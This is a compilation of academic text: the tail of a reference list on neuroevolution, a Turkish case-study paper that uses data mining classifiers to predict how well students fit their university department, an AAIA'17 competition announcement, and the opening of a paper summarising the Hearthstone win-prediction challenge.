- [9] K. O. Stanley, D. B. D'Ambrosio, and J. Gauci, "A hypercube-based encoding for evolving large-scale neural networks," *Artif. Life*, vol. 15, no. 2, pp. 185–212, Apr. 2009. doi: 10.1162/artl.2009.15.2.15202. [Online]. Available: <http://dx.doi.org/10.1162/artl.2009.15.2.15202>
- [10] F. Gomez, J. Schmidhuber, and R. Miikkulainen, "Accelerated neural evolution through cooperatively coevolved synapses," *Journal of Machine Learning Research*, pp. 937–965, 2008. [Online]. Available: <http://www.cs.utexas.edu/users/ai-lab/?gomez:jmlr08>
- [11] I. Loshchilov and F. Hutter, "CMA-ES for hyperparameter optimization of deep neural networks," *CoRR*, vol. abs/1604.07269, 2016. [Online]. Available: <http://arxiv.org/abs/1604.07269>
- [12] J. Koutník, J. Schmidhuber, and F. Gomez, "Evolving deep unsupervised convolutional networks for vision-based reinforcement learning," in *Proceedings of the 2014 Annual Conference on Genetic and Evolutionary Computation*, ser. GECCO '14. New York, NY, USA: ACM, 2014. doi: 10.1145/2576768.2598358. ISBN 978-1-4503-2662-9 pp. 541–548. [Online]. Available: <http://dx.doi.org/10.1145/2576768.2598358>
- [13] T. Salimans, J. Ho, X. Chen, and I. Sutskever, "Evolution Strategies as a Scalable Alternative to Reinforcement Learning," *ArXiv e-prints*, Mar. 2017. [Online]. Available: <https://arxiv.org/abs/1703.03864>
- [14] R. Miikkulainen, J. Z. Liang, E. Meyerson, A. Rawal, D. Fink, O. Francon, B. Raju, H. Shahrzad, A. Navruzyan, N. Duffy, and B. Hodjat, "Evolving deep neural networks," *CoRR*, vol. abs/1703.00548, 2017. [Online]. Available: <http://arxiv.org/abs/1703.00548>
- [15] O. E. David and I. Greental, "Genetic algorithms for evolving deep neural networks," in *Proceedings of the Companion Publication of the 2014 Annual Conference on Genetic and Evolutionary Computation*, ser. GECCO Comp '14. New York, NY, USA: ACM, 2014. doi: 10.1145/2598394.2602287. ISBN 978-1-4503-2881-4 pp. 1451–1452. [Online]. Available: <http://dx.doi.org/10.1145/2598394.2602287>
- [16] T. H. Maul, A. Bargiela, S.-Y. Chong, and A. S. Adamu, "Towards evolutionary deep neural networks," in *ECMS 2014 Proceedings*, F. Squazzoni, F. Baronio, C. Archetti, and M. Castellani, Eds. European Council for Modeling and Simulation, 2014. doi: 10.7148/2014-0319. [Online]. Available: <http://dx.doi.org/10.7148/2014-0319>
- [17] M. Mitchell, *An Introduction to Genetic Algorithms*. Cambridge, MA: MIT Press, 1996.
- [18] Z. Michalewicz, *Genetic algorithms + data structures = evolution programs (3rd ed.)*. London, UK: Springer-Verlag, 1996. ISBN 3-540-60676-9
- [19] P. Vidnerová, "GAKeras," [github.com/PetraVidnerova/GAKeras](https://github.com/PetraVidnerova/GAKeras), 2017.
- [20] F. Pedregosa et al., "Scikit-learn: Machine learning in Python," *Journal of Machine Learning Research*, vol. 12, pp. 2825–2830, 2011.
- [21] J. Roch, "Minos," <https://github.com/guybedo/minos>, 2017.

# Measurement of the appropriateness in career selection of the high school students by using data mining algorithms: A case study

Hidayet Takci, Kali Gurkahraman, Ahmet Firat Yelkuvan  
Cumhuriyet University  
Sivas, Turkey  
Email: htakci, kgurkahraman, aftyelkuvan@cumhuriyet.edu.tr

**Abstract**—Less than optimal choice of the university department is one of the serious problems Turkish high school students have been suffering. There are a number of potential factors affecting the student's choice of her future profession. Some of these have received attention in the literature, but such studies do not always involve an investigation of the relationship between the factors analyzed and subsequent levels of academic achievement. The present study examines the relationship between the level of academic achievement and the students' abilities, interests and expectations, by using different data mining methods and classifiers, as a preliminary work to develop a system that will guide the student to selecting a career that will be a better match for her in the future. C4.5, SVM, Naive Bayes and MLP algorithms are used for the analysis; 10-fold cross validation and train-test validation are used as models to evaluate the classifiers results. The student feature set is obtained through questionnaires and psychometric tests. The questionnaire and the psychometric test were applied to 210 and 52 students respectively, from the Computer Engineering Department at Cumhuriyet University. The class was labeled either "successful" or "unsuccessful" with reference to the grades received by each student in computer engineering courses. The comparisons of various data mining algorithms, different data set results, and models used are presented and discussed.

## I. INTRODUCTION

IN Turkey, all high school students are subjected to a central multiple choice examination in order to establish whether he or she is sufficient to study in a predetermined field. The examination is organized by an institution called in Turkish language "Oğrenci Seçme ve Yerleştirme Merkezi" (OSYM). OSYM prepares a guide to introduce the departments and universities to the candidates. The candidates specify their choices for the suitable departments by examining the information in this guide as well as other factors.

Although there is no information in the OSYM guide, the important factors for choosing a department are student ability, interest, and demographic data. For example, there is a close relation between mechanical ability and some engineering fields. The abilities of the candidate such as abstract thinking, understanding the shape relations, mechanical skills, hand-eye coordination and creativity should be measured properly. Determining the student interests is also important since considering only the ability of the student to find out the

proper profession may not be enough. Therefore, searching for matches between two sets, one of which include abilities, interests, and demographic data and the other one includes student success, should be done. The interests of a student may be sciences, social sciences, agriculture, and business trade. A suitable situation for the student is to have a profession in which he or she is interested as well.

Relatively more studied subject in the literature is student expectations from the profession [1,2]. The prominent factors of the student expectations are for example allowance of his or her family, social benefit, social expectations, career opportunities, and salary. Once profession choice is made, there may be many options of university in which the student will study. For this reason, possibilities and sufficiency of the university department should meet the student expectations. The quality and quantity of teaching staff, whether the university has a student exchange agreements, scholarships, success level are examples of factors that a student takes into consideration in order to choose the suitable university. Another criterion is the expectations of the department from the student. This is an important subject for student success in this department. A profession field specifically requires a competence to such as math, social or art. Other possible expectations from the students are ability to cope with stress, sex, health status, educational level of the family, type of high school, grade point average in high school etc.

In Turkey, in most of the high schools, the guidance counselors or teachers practically only examine the student grades in different lessons to determine suitable departments that the student can choose. The lack of professional guidance system which determines possible proper carriers by considering all the parameters related to student may cause low academic performance or dropouts in the future.

In this study, preliminary study has been done in order to build a system that can reveal the relationship between student and department features. For this purpose, educational data mining (EDM) algorithms have been run on data collected from students and departments. EDM can help to take into account many parameters, recognize the most important ones and figure out their relationship in order to understand and

solve educational questions [3,4]. Input data of our model are the information of students, and the output is basically whether this choice is suitable or not.

## II. RELATED WORKS

Data Mining (DM) is a field that finds out new and useful information from a high volume data [5]. Having many application areas such as marketing, medicine and real estate etc. it has also suitable techniques for educational practices as well. Many data mining techniques are applicable to educational fields and it is specifically called EDM. Shu-Hsien et al. [3] reviewed the EDM studies of period between 2000 and 2011 in 9 different categories while Romero and Ventura [4] reviewed the studies of period between 1995 and 2010 as DM and Computer Based Educational System (CBES) categories.

In addition to DM techniques, statistical and machine-learning algorithms are also used in EDM in order to process the educational information for two main objectives which are improving student performance and educational environment by studying students' approaches and examining the educational methods. For these aims, EDM makes some evaluations and predictions by using many types of data from different sources such as student information system which may include student grades and other personal information, questionnaires about learning process and lessons, tutoring systems, on-line educational web applications and some educational software that students use, such as for following the lecture notes and homework. For instance, determination of common lessons taken by students, whether a student can pass a specific lesson or not and classification of students can be made by using dense pattern mining [6], classifiers [7] and prediction models [8] respectively. Apart from the classical data mining applications, psychometric properties of students are also used in educational implementations [9].

DM has been dealing on student performance more than other subjects since it is an important and popular topic in education. Recently, various studies have also been made to improve the quality of lecture books [10], to increase the student attendance to lessons by using social network analysis [11] and to integrate the students' information in educational software [12]. For a more detailed example, Maria et al. [13] studied on log files of a free web-based tutoring system for middle school mathematics which was being used by 3,747 students in New England to predict student attendance to college by using logistic regression. They reported that their system can distinguish a student who will enroll in college 68.60% of the time. In India, Yadav and Pal [14] applied C4.5, ID3, and CART decision tree algorithms on engineering student's data to predict whether a student will pass, fail or promote to next year. Accurate classification rate of the study reached 67.78% for C4.5. Quadri and Kalyankar [15] studied on student dropouts features according to student risk factors such as gender, attendance, previous semester grade and parent income etc. Their hybrid method uses combination of the decision tree algorithms and logistic regression.

The studies in EDM field have concentrated on student performance and how to enhance learning process. Although these topics are very important for educational life, one of the main failure causes is the student incorrect department or career choice. In this study, we proposed a model using EDM techniques to help high school students in their career choices by considering different student information including student interests, abilities, student, and department expectations, demographic and, psychometric test data.

## III. PREDECTION MODEL

The test data and the output of the model are temporarily limited to our student still studying in Computer Engineering Department in Cumhuriyet University. The information of students and departments were collected from questionnaire and psychometric tests applied to our students, student information system in our computer engineering department. All the raw data should be preprocessed in order to eliminate redundancy and to convert them in suitable formats for processing by data mining techniques. Pre-processing stage also includes extracting features of students.

Processed data are analyzed by using data mining algorithms to obtain rules and patterns. C4.5 and regression analysis are suitable algorithms within rule-based and score-based classifiers respectively. The outputs of data mining stage are rules and patterns. In assessment stage, these rules and patterns are reviewed to eliminate the weak rules. Obtained valuable rules and patterns are used in EDM process.

The characteristic properties of students such as demographic information, their psychometric features, and information obtained from the guidance department and the factors affecting the department choice are the predictor variables for the model. The output variable is about relevance or achievement of the student for the department.

Prediction models have been used for testing the proposed system. In this study, historical data consisting of student abilities, interests, demographic information and student expectations from the department were obtained by questionnaires and psychometric tests applied to the students. Psychometric tests were basically used in order to be able to find out the student abilities while questionnaires included questions to provide the entire student related features. The achievement of the student in the department was used as the class label. The class label was "successful" or "unsuccessful" according to the computer related lecture grades of each student.

Two important components of the system which are feature set for matching and machine learning algorithms used in the system are presented.

### A. Feature Set

We have features for both questionnaire and psychometric test. While feature selection was made for 115 questions of questionnaire, no feature selection was needed in psychometric test since there were already 20 features in the test. Backward-logit, forward-logit, fisher filtering and reliefF methods have been used for feature selection.

1) *Questionnaire feature set*: Typeset sub-subheadings in medium face italic and capitalize the first letter of the first word only. There are totally 115 questions in the questionnaires and the categorization is as the following according to their measurement objective.

- 16 questions for student abilities
- 14 questions for student expectations
- 10 questions for demographic information
- 75 questions for student interests

The titles for category of measuring student abilities are as follows.

- Hand-eye coordination • Visual-spatial relation
- Logical-mathematical • Verbal-linguistic

Student expectations are related to factors affecting the profession such as career, salary, job opportunities, flexible working etc. The category of measuring student interests which contains most of the questions is considered as having following interest titles.

- Verbal-linguistic • Logical-mathematical
- Social sciences • Agriculture
- Foreign languages • Art • Music
- Literature • Sciences • Business and trade etc.

Although some of interest fields are not related to this study, the aim of DM analysis is to find out the relationship between the factors that are not easily noticeable. Although some of interest fields do not seem to be related to this study, the aim of DM analysis is to find out the relationship between the factors that are not easily noticeable. Therefore, the analysis was performed with interest titles mentioned above in the study.

In Table 1, grade column indicates the grading method of the questionnaires. Linear scale method is used in our questionnaires. In both talent related perception questionnaire and interest areas questionnaire 1 means "always", 2 means "often", 3 means "sometimes", 4 means "rarely" and 5 means "never". Also in expectations questionnaire 1 means "very high", 2 means "high", 3 means "average", 4 means "low" and 5 means "very low".

2) *Psychometric data feature set*: The quality of questionnaire-based measurement is no doubt dependent on the student answers. Therefore, psychometric test which has answers with naturally less indiscrimination was decided to perform in order to compare its analysis results with the ones obtained by questionnaire. Psychometric test with 20 questions aims to reveal student abilities such as logical-mathematical, comprehending visual-spatial relation, eye-hand coordination, and memory usage. The skills and the number of related questions are as follows.

- Logical-mathematical(4) • Verbal-linguistic(2)
- Imagination(2) • Memory usage(3)
- Visual-spatial relation(4) • Attention(3) • Mechanical(2)

For example, a student is asked to look at a village image for a while. Then some questions asked to the student such as "What is the number of houses?" and "What is the color of the bridge?" in the picture. With these questions, the memory usage and attention ability of the student is measured.

TABLE I  
EXAMPLES QUESTIONS OF QUESTIONNAIRES

Questionnaire	Questions	Grades				
Talent Related Perception Questionnaire	I can do simple mathematical operations in the mind.	1	2	3	4	5
	I try to learn the meanings of the words I just heard.	1	2	3	4	5
Expectations Questionnaire	How important is a peaceful business environment to you?	1	2	3	4	5
	How important is economic prosperity for a profession to you?	1	2	3	4	5
Interest Areas Questionnaire	Do you enjoy reading novels in history?	1	2	3	4	5
	Would you like to take apart a tool and reassemble it?	1	2	3	4	5
	Would you like to try growing new flower species?	1	2	3	4	5

## B. Predictive Data Mining Algorithms

Different DM models can be applied to student-department matching. In this study, prediction models were used. One of them that was used is called C4.5 and it is based on decision tree analysis. Statistical-based Naive Bayes algorithm and a successful classifier called Support Vector Machine (SVM) are the other models that were used in this study.

C4.5 is a classifier based on Quinlan ID3 algorithm and usually used in classification studies [16]. It constructs decision trees from a set of labeled data by using information gain. C4.5 is usually used in EDM since it is easily comprehensible and its results are relatively simple to conclude [17,18]. Naive Bayes classifier approaches the problem in probabilistic manner. While it is generally used in pattern recognition, it has been using also in EDM applications [17,19]. It considers each feature as independent of the others. It is also known to be fast algorithm and have high accuracy results.

SVM was first introduced by Vapnik and et al. [20] and it has been used in many classification applications in view of obtaining high accuracy results. In SVM, linear separability is a manner issue. First, the input space is mapped to a kernel space. Then, kernel space is used to constitute a linear space. In SVM based classification model, the classes are separated as the farthest possible points from each other.

## IV. EXPERIMENT DESIGN

In this section, the details of dataset and feature sets, a brief explanation of the experiment design, and the experiment results are presented.

### A. Data Set

We have two data sources which are from questionnaires and psychometric test results. The questionnaire and psychometric test were applied to 210 and 52 students from Computer Engineering Department in Cumhuriyet University. There were totally 210 students under questionnaire but 4 of them were lost data. The 52 students who were tested psychometrically are a subset of the surveyed students. The reason for this small number of elements in the lower cluster is that the test takes a long time.

### B. Experiment Design and Results

Using three different DM algorithms mentioned above, the results were obtained by analyzing both questionnaire data consisting of 5 different categories and psychometric basic feature dataset for each algorithm.

TABLE II  
THE CLASSIFIERS' ACCURACY RESULTS OF QUESTIONNAIRE DATASET  
CONSISTING OF 5 DIFFERENT CATEGORIES

Variables	Validation Method	C4.5	SVM	Naive Bayes	MLP
All Variables	10-fold validation	59.50	62.00	61.50	59.00
	Train-test validation	61.29	54.84	67.74	70.97
Ability Based	10-fold validation	55.00	69.50	64.50	63.00
	Train-test validation	48.39	67.74	69.35	62.90
Student expectations based	10-fold validation	55.00	69.00	70.50	68.50
	Train-test validation	64.52	72.58	67.74	72.58
Demographic data based	10-fold validation	62.50	-	63.00	-
	Train-test validation	69.35	-	69.35	-
Student interest based	10-fold validation	59.00	59.50	62.00	57.50
	Train-test validation	50.00	64.52	59.68	56.45

TABLE III  
ACCURACY RESULTS FOR QUESTIONNAIRE DATASET

	10-fold cross validation	Train-test validation
Algorithm	Accuracy(%)	Accuracy(%)
C4.5	59.50	61.29
SVM	62.00	54.84
Naive Bayes	61.50	67.74
MLP	59.00	70.97

For each feature set, accuracy ratios are given and ROC analyses are performed. In the experiments C4.5, Support Vector Machine (SVM), Naive Bayes, and Multilayer Perception (MLP) algorithms were used. 10-fold cross validation and train-test validation were used for model evaluation. 90% of the data set was used for training, and the remaining 10% was used for test. 10-fold cross validation is repeated ten times and averaged.

Since accuracy rate may not be competent in some cases, ROC analysis was also performed on both questionnaire and psychometric data. Thus, the classifier producing the best results for each data set was found out.

1) *Analysis of Questionnaire Dataset:* In this study, for the comparison of algorithms, the variables in the questionnaire dataset were analyzed in 5 categories according to their bases which are ability, student expectation, demographic data, student interest and all variables including all the bases. The analysis results are shown in Table 2.

However, since some of the demographic data such as residence region of the student's family and high school that the student graduated, are not numerical or categorical variables, were not used in SVM and MLP classifiers. For this reason, results were obtained only from C4.5 and Naive Bayes algorithms for demographic data. In addition, demographic data are not also used in questionnaire dataset consisted of all variables because of the same problem. MLP algorithm achieved the highest accuracy values according to train-test validation according to the results in Table 2.

As a first step, performances of machine learning algorithms were measured according to questionnaire data based on all variables. The accuracy value was preferred as performance criteria for the algorithms. 10-fold cross validation and train-test validation were used to evaluate the classifiers results. The analysis results can be seen in Table 3.




Fig. 1. ROC analysis results for the algorithms applied to questionnaire dataset

TABLE IV  
THE CLASSIFIERS' RESULTS OF PSYCHOMETRIC DATASET

	10-fold cross validation	Train-test validation
Algorithm	Accuracy(%)	Accuracy(%)
C4.5	54.00	62.50
SVM	56.00	68.75
Naive Bayes	56.00	56.25
MLP	48.00	50.00

According to the results for 10-fold cross validation, although SVM which produced the highest accuracy value as 62.00%, it is not possible to describe it as the best classifier since the values of all algorithms are close to each other. In train-test validation, the result of MLP is significantly superior to other algorithms. In 10-fold cross-validation, a further ROC analysis was needed because close values were seen. The ROC curves obtained for each algorithm are presented in Figure 1.

The method used to evaluate ROC curves is to find the area under the curve (AUC). In Figure 1, score values refer to these AUC values. As in the train-test validation, according to the score values, MLP algorithm gave the best classification result. Therefore, MLP can be accepted as the most suitable algorithm for the questionnaire dataset.

2) *Analysis of Psychometric Dataset:* Both the accuracy and ROC analysis were also performed for psychometric test dataset. According to the accuracy ratios, both questionnaire and psychometric test results are similar. The classifiers' results for psychometric test dataset can be seen in Table 4.

SVM algorithm gave the best accuracy value as 68.75% according to train-test validation in Table 3. However, SVM algorithm could not perform high result in 10-fold cross validation. Therefore, ROC analyses were also used to measure classifiers' performance.

As can be seen in Figure 2, although SVM has the highest accuracy ratio, AUC value of C4.5 algorithm is the best value as 0.823 according to ROC curves. This result is also different to questionnaire dataset analysis which selected MLP algorithm.






Fig. 2. ROC analysis for the algorithms applied to psychometric test dataset

## V. CONCLUSION

The analysis results of the questionnaire data were better than the ones obtained from psychometric data. The main reason for the superiority of the analysis results is that the questionnaire data was obtained from the many aspects of students such as abilities, interests, demographic data, and expectations. Among questionnaire data, demographic data gave more discriminative information than the others. Besides, the relationship between ability and success appeared to be more valuable than the relationship between interest and success. Although SVM generally has mentioned as it is superior in literature, C4.5 and MLP algorithms gave better results in this study.

According to model comparison, the success obtained by Train-Test method is quite better than the result obtained by 10 fold cross-validation method.

In the literature on the educational studies, as far as we can know, there is no study investigating the relationship between academic achievement and the topics covered in this study by using EDM algorithms. On the other hand, there are studies that are relevant in terms of their contents. The main axis of the studies is what the students take into consideration when choosing a university department and a career or what are the factors that influence them [1,2]. The studies in this area have generally examined the variables that influence the choice of the students and attempted to find out which factor is more discriminative. In both studies, in order to reveal the effective factor, the students' interests and expectations as well as other factors are scaled in the questionnaire. Misran et al. also includes student demographic information in the study. The difference of our study from the others is to focus on the proper choice of the student which otherwise could lead to low academic performance in the future.

## ACKNOWLEDGMENT

We would like to thank Turkish Scientific and Technological Research Council (TUBITAK) for providing the research support (Project Number: 115E837).

## REFERENCES

- [1] N. Misran, N. Abd.Aziz, N. Arsad, N. Hussain, W. Zaki and S. Sahuri, "Influencing Factors for Matriculation Students in Selecting University and Program of Study.", *Procedia-Social and Behavioural Science*, vol. 60, pp. 567-574, 2012.
- [2] C. BobAlca, O. Tugulea and C. Bradu, "How are the students selecting their bachelor specialization? A qualitative approach.", *Procedia Economics and Finance*, vol. 15, pp. 894-902, 2014.
- [3] L. Shu-Hsien, C. Pei-Hui and H. Pei-Yuan, "Data mining techniques and applications - a decade review from 2000 to 2011.", *Expert Systems with Applications*, vol. 39, pp. 11303-11311, 2012.
- [4] C. Romero and S. Ventura, "Educational data mining: a review of the state of the art.", *IEEE Transactions on systems, man, and cybernetics, part C: applications and reviews*, vol. 40, pp. 601-618, 2010.
- [5] I. Witten and E. Frank, *Practical Machine Learning Tools and Techniques with Java Implementations*, 1st ed. San Francisco, CA, USA: Morgan Kaufmann, 1999.
- [6] O. Zaine, "Web usage mining for a better web-based learning environment.", in *Conference on Advanced Technology for Education*, Banff, Alberta, Canada, 2001, pp. 60-64.
- [7] H. Cha, Y. Kim, S. Park, T. Yoon, Y. Jung and J. Lee, "Learning styles diagnosis based on user interface behaviours for the customization of learning interfaces in an intelligent tutoring system", in *8th International Conference on Intelligent Tutoring Systems*, Zhongli, Taiwan, 2006, pp. 513-524.
- [8] W. Hamalainen and M. Vinni, "Comparison of machine learning methods for intelligent tutoring systems.", in *8th International Conference on Intelligent Tutoring Systems*, Zhongli, Taiwan, 2006, pp. 525-534.
- [9] P. Pavlik, H. Cen, L. Wun and K. Koedigner, "Using Item-type Performance Covariance to Improve the Skill Model of an Existing Tutor.", in *1st International Conference on Educational Data Mining*, Montreal, Quebec, Canada, 2008, pp. 77-86.
- [10] R. Agrawal, S. Gollapudi, A. Kannan and K. Kenthapadi, "Data mining for improving textbooks.", *ACM SIGKDD Explorations Newsletter*, vol. 13, pp. 7-19, 2011.
- [11] [3]R. Rabbany, M. Takaffoli and O. Zaiane, "Social Network Analysis and Mining to Support the Assessment of On-line Student Participation.", *ACM SIGKDD Explorations Newsletter*, vol. 13, pp. 20-29, 2011.
- [12] Z. Pardos, S. Gowda, R. Baker and N. Heffernan, "The Sum is Greater than the Parts: Ensembling Models of Student Knowledge in Educational Software.", *ACM SIGKDD Explorations Newsletter*, vol. 13, pp. 37-44, 2011.
- [13] M. San Pedro, R. Baker, A. Bowers and N. Heffernan, "Predicting College Enrollment from Student Interaction with an Intelligent Tutoring System in Middle School.", in *6th International Conference on Educational Data Mining*, Memphis, TN., USA, 2013, pp. 177-184.
- [14] S. Yadav, S. Pal, "A Prediction for Performance Improvement of Engineering Students using Classification.", *World of Computer Science and Information Technology Journal*, vol. 2, pp. 51-56, 2012.
- [15] M. Quadri, N. Kalyankar, "Drop Out Feature of Student Data for Academic Performance Using Decision Tree Techniques.", *Global Journal of Computer Science and Technology*, vol. 10, pp. 2, 2010.
- [16] J. Quinlan, *C4.5: Programs for Machine Learning*, 1st ed. San Francisco, CA, USA: Morgan Kaufmann, 1992.
- [17] Q. Al-Radaideh, E. Al-Shawakfa, M. Al-Najjar, "Mining student data using decision trees.", in *International Arab Conference on Information Technology*, Yarmouk University, Jordan, 2006.
- [18] S. Yadav, B. Bharadwaj S. Pal, "Data Mining Applications: A comparative study for predicting students' performance.", *International Journal of Innovative Technology and Creative Engineering*, vol. 12, pp. 13-19, 2011.
- [19] B. Bharadwaj S. Pal, "Data Mining: A prediction for performance improvement using classification.", *International Journal of Computer Science and Information Security*, vol. 9, pp. 136-140, 2011.
- [20] C. Cortes, V. Vapnik, "Support-vector networks.", *Machine Learning*, vol. 20, pp. 273-297, 1995.





# **AAIA'17 Data Mining Competition: Prediction model which would help AI to play the game of Hearthstone: Heroes of Warcraft**

AAIA'17 Data Mining Challenge is the fourth data mining competition organized within the framework of International Symposium Advances in Artificial Intelligence and Applications. This time, the task is to come up with an efficient prediction model which would help AI to play the game of Hearthstone: Heroes of Warcraft. The competition is kindly sponsored by Silver Bullet Solutions and Polish Information Processing Society (PTI).

## **SPECIAL SESSION**

As in previous years, a special session devoted to the competition will be held at the conference. We will invite authors of selected reports to extend them for publication in the conference proceedings (after reviews by Organizing Committee members) and presentation at the conference. The publications will be treated as short papers and will be indexed by IEEE Digital Library and Web of Science. The invited teams will be chosen based on their final rank, innovativeness of their approach and quality of the submitted report.

## **AWARDS**

Authors of the top-ranked solutions (based on the final evaluation scores) will be awarded prizes funded by our sponsors (Silver Bullet Solutions and PTI):

- First Prize: 1000 USD + one free FedCSIS'17 conference registration
- Second Prize: 500 USD + one free FedCSIS'17 conference registration,
- Third Prize: one free FedCSIS'17 conference registration.

## **CONTEST ORGANIZING COMMITTEE**

- **Andrzej Janusz**, University of Warsaw
- **Maciek Świechowski**, Silver Bullet Solutions
- **Damian Zieniewicz**, Silver Bullet Solutions
- **Krzysztof Stencel**, University of Warsaw
- **Jacek Puczniewski**, Silver Bullet Solutions
- **Jacek Mańdziuk**, Warsaw University of Technology
- **Dominik Ślęzak**, University of Warsaw & Infobright Inc



# Helping AI to Play Hearthstone: AAIA'17 Data Mining Challenge

Andrzej Janusz<sup>\*†</sup>, Tomasz Tajmajer<sup>\*†</sup>

<sup>\*</sup>Institute of Informatics, University of Warsaw  
Banacha 2, 02-097 Warsaw, Poland  
{janusza,t.tajmajer}@mimuw.edu.pl

Maciej Świechowski<sup>†</sup>

<sup>†</sup>Silver Bullet Solutions  
Liwiecka 25, 04-289 Warsaw, Poland  
m.swiechowski@mini.pw.edu.pl

**Abstract**—This paper summarizes the AAIA'17 Data Mining Challenge: Helping AI to Play Hearthstone which was held between March 23, and May 15, 2017 at the Knowledge Pit platform. We briefly describe the scope and background of this competition in the context of a more general project related to the development of an AI engine for video games, called Grail. We also discuss the outcomes of this challenge and demonstrate how predictive models for the assessment of player's winning chances can be utilized in a construction of an intelligent agent for playing Hearthstone. Finally, we show a few selected machine learning approaches for modeling state and action values in Hearthstone. We provide evaluation for a few promising solutions that may be used to create more advanced types of agents, especially in conjunction with Monte Carlo Tree Search algorithms.

**Keywords**—data mining competition; AI in video games; MCTS; artificial neural networks; Hearthstone: Heroes of Warcraft;

## I. INTRODUCTION

**H**EARTHSTONE: HEROES OF WARCRAFT is a free-to-play online video game developed and published by Blizzard Entertainment. It is an example of a turn-based collectible card game played between two opponents. During a game, players use their custom decks of thirty cards, along with a selected hero with a unique power. They spend mana points to cast spells or summon minions to attack the opponent, with the goal to reduce the opponent's health to zero. Building efficient decks is an essential skill and many archetypes of decks exists. These archetypes are characterized by different distributions of the cards' mana cost and thus are meant for players with different play styles. There are also sets of cards, which synergize well due to their unique properties and can be used in many different decks.

In recent years, Hearthstone has become a testbed for AI research. A community of passionate players and developers have started the HearthSim project (<https://hearthsim.info/>) and created many tools that allow simulating the game for the purpose of AI and machine learning experiments. Several researchers have already used this game in their studies [1], [2]. Moreover, our research team decided to use Hearthstone as one of case studies which aim to demonstrate capabilities of our video game's AI designing framework, called Grail. For this reason, one objective of this article is to explain how some powerful heuristic search algorithms can be combined with prediction models that derive from the machine learning domain, in order to construct a smart and cunning artificial Hearthstone player.

The paper is organized as follows: in the next section, we describe the specificity of the AAIA'17 Data Mining Competition. In Section III, the approach of using the collected data to effectively play the game of Hearthstone is presented. The approach is based on the so-called Monte Carlo Tree Search algorithm (Section III-A) coupled with machine learning models (Sections III-B – III-D). The last section is devoted to conclusions.

## II. AAIA'17 DATA MINING CHALLENGE

AAIA'17 Data Mining Challenge: Helping AI to Play Hearthstone (<https://knowledgepit.fedcsis.org/contest/view.php?id=120>) took place between March 23 and May 15, 2017. It was organized under the auspices of the 12<sup>th</sup> International Symposium on Advances in Artificial Intelligence and Applications (AAIA'17, <https://fedcsis.org/2017/aaia>) which is a part of the FedCSIS conference series.

The main objective in this competition was to construct a prediction model which would be able to foresee who is going to win, using only information about a single game state. The ability to accurately assess winning chances of a player in different game states is substantial for designing efficient and challenging AI opponents in many video games. The most famous example is the AlphaGo program, which used two neural networks to evaluate possible moves and game states of Go games [3]. In our competition, we challenged participants with the task to design such models for Hearthstone.

In particular, the dataset provided to participants contained examples of game states extracted from Hearthstone play outs between weak AI players (i.e. the agents which were used to generate the data were choosing their in-game decisions at random). The participants were asked to predict winning chances of the first player from game states belonging to the test set and submit their predictions to the Knowledge Pit competition platform [4]. In order to give participants a freedom of choosing a representation of the data which they want to use, the datasets were provided in two formats: in a tabular format (with simplified representation) and as raw JSON files (with detailed game states).

The training part of the data was made available along with the corresponding information regarding the actual game winners. These labels were removed from the test set which was also made available to participants. Initially, the training set consisted of 2000000 game states, however, after detecting an unwitting data leakage [5], after first few weeks of the

TABLE I. BASIC CHARACTERISTICS OF DATASETS USED IN AAIA'17 DATA MINING CHALLENGE.

characteristic	training set	test set
no. examples	3250000	750000
no. games	65000	180000
no. used decks	9	27
percent of wins	50.46%	57.27%
min. win rate per hero (percent/hero_id)	50.07%/326	37.53%/754
max. win rate per hero (percent/hero_id)	50.85%/981	75.34%/25

challenge, it was extended by additional 1250000 cases from the original test set (in total, there were 3250000 training examples). The final test set consisted of 750000 game states. Test set examples were obtained from a different set of Hearthstone play outs than the training cases. In fact, while the training data contained game states from  $\approx 65000$  simulations, more than 180000 play outs were simulated to generate the test set. It is also important to note that while in the training games there were used only 9 different sets of cards (one deck for every hero type), the test games were played using 27 different decks. As a consequence, the test data contained Hearthstone cards which had never appeared in the training set. Table I shows a summary of basic characteristics of datasets used in the challenge.

#### A. Evaluation of results and participation in the challenge

Participants of the competition had to prepare their solutions in a form of a file with predictions of a likelihood that *player 1* will win, given a corresponding description of a game state. The files with predictions had to be sent using the submission system of Knowledge Pit [4]. Each of the competing teams could submit multiple solutions. Quality of the submissions was measured using Area Under the ROC Curve (AUC) [6]. The submitted solutions were evaluated on-line and the preliminary results were published on the competition leaderboard. The preliminary score was computed on a subset of the test set, fixed for all participants. Size of this subset corresponded to randomly chosen 5% of the test set. The final evaluation was conducted after completion of the competition using the remaining part of the test data.

Apart from submitting their predictions, each team was also obligated by competition rules to provide a brief report describing its approach. Only the final solutions from teams which sent a valid report could undergo the final evaluation and be published among the competition results. In this way, we were able to collect a vast amount of information regarding efficient representation methods of Hearthstone game states and state-of-the-art approaches to this type of prediction problems.

#### B. Summary of the competition

